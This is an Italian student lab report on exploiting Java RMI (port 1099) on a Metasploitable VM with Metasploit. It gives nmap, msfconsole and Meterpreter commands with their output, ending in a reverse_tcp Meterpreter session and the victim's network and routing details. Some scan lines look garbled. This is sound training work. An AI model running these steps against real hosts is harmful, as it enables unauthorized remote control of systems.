


PROGETTO S7, L5

JAVA EXPLOIT CON METASPLOIT

MATTIA PASTORELLI



Our Company

La nostra macchina Metasploitable presenta un servizio vulnerabile sulla porta 1099 – Java RMI. Si richiede allo studente di sfruttare la vulnerabilità con Metasploit al fine di ottenere una sessione di Meterpreter sulla macchina remota. I requisiti dell'esercizio sono:


- La macchina attaccante (KALI) deve avere il seguente indirizzo IP: 192.168.11.111
- La macchina vittima (Metasploitable) deve avere il seguente indirizzo IP: 192.168.11.112
- Una volta ottenuta una sessione remota Meterpreter, lo studente deve raccogliere le seguenti evidenze sulla macchina remota: 1) configurazione di rete. 2) informazioni sulla tabella di routing della macchina vittima.



JAVA

CAMBIARE IP E SCANSIONE

```
(kali㉿kali)-[~]
$ nmap -sV 192.168.11.112
Starting Nmap 7.94 ( https://nmap.org ) at 2024-01-26 09:45 CET
Nmap scan report for 192.168.11.112
Host is up (0.00028s latency).
Not shown: 977 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp     vsftpd/2.3.4
22/tcp    open  ssh     OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet   Linux telnetd
25/tcp    open  smtp    Postfix smtpd
53/tcp    open  domain  ISC BIND 9.4.2
80/tcp    open  http    Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind 2 (RPC #100000)
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec    netkit-rsh rexecd
513/tcp   open  login?  Netkit rshd to java/meterpreter/reverse_tcp
514/tcp   open  shell?   Netkit rshd to java/meterpreter/reverse_tcp
1099/tcp  open  java-rmi  GNU Classpath grmiregistry
1524/tcp  open  bindshell Metasploitable root shell
2049/tcp  open  nfs     2-4 (RPC #100003)
2121/tcp  open  ftp     ProFTPD 1.3.1
3306/tcp  open  mysql   MySQL 5.0.51a-3ubuntu5
5432/tcp  open  postgresql PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc     VNC (protocol 3.3)
6000/tcp  open  X11    (access denied)
6667/tcp  open  irc     UnrealIRCd
8009/tcp  open  ajp13   Apache Jserv (Protocol v1.3)
8180/tcp  open  http    Apache Tomcat/Coyote JSP engine 1.1
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linu
x:linux_kernel
```



Per prima cosa bisogna settare gli ip statici sulle rispettive macchine come richiesto nella traccia.

Dopodiché avviamo una scansione con nmap con target Metasploitable (vittima)

Comando: **nmap -sV IP META**

Possiamo ottenere i servizi attivi sulle porte aperte della macchina e la relativa versione.

COS'É METASPLOIT?




Metasploit è un framework open source per lo sviluppo, il test e l'esecuzione di exploit contro sistemi informatici.

Viene utilizzato principalmente da esperti di sicurezza informatica e hacker etici, fornisce strumenti per individuare e sfruttare vulnerabilità al fine di migliorare la sicurezza dei sistemi.

Utilizza exploit, ovvero una tecnica, un codice o un insieme di istruzioni che sfruttano una specifica vulnerabilità presente sul software o nei sistemi operativi, per ottenere un accesso non autorizzato o eseguire azioni sullo stesso.

L'exploit differenzia da un malware, il quale è un software dannoso progettato esclusivamente per danneggiare, compromettere o infiltrarsi in un sistema.



MSFCONSOLE + SET

Una volta trovato il servizio da exploitare (Java RMI), apriamo MSFCONSOLE e attraverso il comando “**search java_rmi**” possiamo ottenere la lista di tutti gli exploit disponibili.

La scelta ricade sull’exploit n°1, il quale ci darà una sessione di meterpreter una volta eseguito, ovvero la possibilità di poter eseguire dei comandi da remoto sulla macchina attaccata.

Usando “**Use 1**” scegliamo l’exploit evidenziato in figura.

```
msf6 > search java_rmi
```

#	Name	Disclosure Date	Rank	Check	Description
0	auxiliary/gather/java_rmi_registry		normal	No	Java RMI Registry Interfaces
1	exploit/multi/misc/java_rmi_server	2011-10-15	excellent	Yes	Java RMI Server Insecure Defa
2	auxiliary/scanner/misc/java_rmi_server	2011-10-15	normal	No	Java RMI Server Insecure Endp
3	exploit/multi/browser/java_rmi_connection_impl	2010-03-31	excellent	No	Java RMIClassLoader Deseri

Interact with a module by name or index. For example info 3, use 3 or use exploit/multi/browser/java_rmi_connection_im
pl

MSFCONSOLE + SET

Scelto l'exploit, si può visualizzare le opzioni relative al comando.

Possiamo notare che l'unico dato mancante è l'IP del target vittima, ovvero quello di metasploitable, quindi attraverso il comando **“set rhosts IP Metasploitable”**

Configurato l'RHOSTS possiamo avviare l'exploit con il comando **“EXPLOIT”**.

```
msf6 > use 1
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf6 exploit(multi/misc/java_rmi_server) > show options

Module options (exploit/multi/misc/java_rmi_server):
Name          Current Setting  Required  Description
HTTPDELAY     10                      yes        Time that the HTTP Server will wa
RHOSTS          RHOSTS          yes        The target host(s), see https://d
RPORT          1099             yes        The target port (TCP)
SRVHOST        0.0.0.0          yes        The local host or network interfa
SRVPORT        8080             yes        The local port to listen on.
SSL            false             no         Negotiate SSL for incoming connectio
SSLCert        Path to a custom SSL certificate
URIPATH        URI to use for this exploit (e.g., http://www.webscantest.com/exploit)

Payload options (java/meterpreter/reverse_tcp):
LHOST          192.168.11.111    yes        The listen address (an interface may
LPORT          4444             yes        The listen port

Exploit target:
Id  Name
--  --
0   Generic (Java Payload)

View the full module info with the info, or info -d command.

msf6 exploit(multi/misc/java_rmi_server) > set rhosts 192.168.11.112
rhosts => 192.168.11.112
msf6 exploit(multi/misc/java_rmi_server) > exploit
```

SESSIONE METERPRETER

Avviato l'exploit otterremo una sessione di Meterpreter, questo vuol dire che avremo pieno controllo da remoto sulla macchina vittima.

Dalla comanda ci viene richiesto di trovare due parametri sulla macchina vittima:

- Configurazione della rete
 - Informazione sulla tabella di routing della macchina vittima

Quindi attraverso il comando “Help” possiamo controllare tutti i comandi disponibili di questa sessione. Da una rapida ricerca i comandi da utilizzare saranno:

ifconfig per la configurazione di rete

route per la table routing di metasploitable.

Si può constatare che attraverso l'**ifconfig** possiamo notare l'IP di metasploitable, questo indica che siamo effettivamente all'interno della macchina.

Mentre dal comando “route” possiamo vedere che la table routing è molto scarna, ma questo è data dalla rete interna su cui sono connesse entrambe le macchine

[meterpreter](#) > ifconfig

Interface 1

```
Name      : lo - lo
Hardware MAC : 00:00:00:00:00:00
IPv4 Address  : 127.0.0.1
IPv4 Netmask   : 255.0.0.0
IPv6 Address  : ::1
IPv6 Netmask   : ::
```

Interface 2

```
Name      : eth0 - eth0
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 192.168.11.112
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80 :: a00:27ff:fef5:7e99
IPv6 Netmask : ::
```

[meterpreter](#) > route

IPv4 network routes

Subnet	Netmask	Gateway	Metric	Interface
127.0.0.1	255.0.0.0	0.0.0.0		
192.168.11.112	255.255.255.0	0.0.0.0		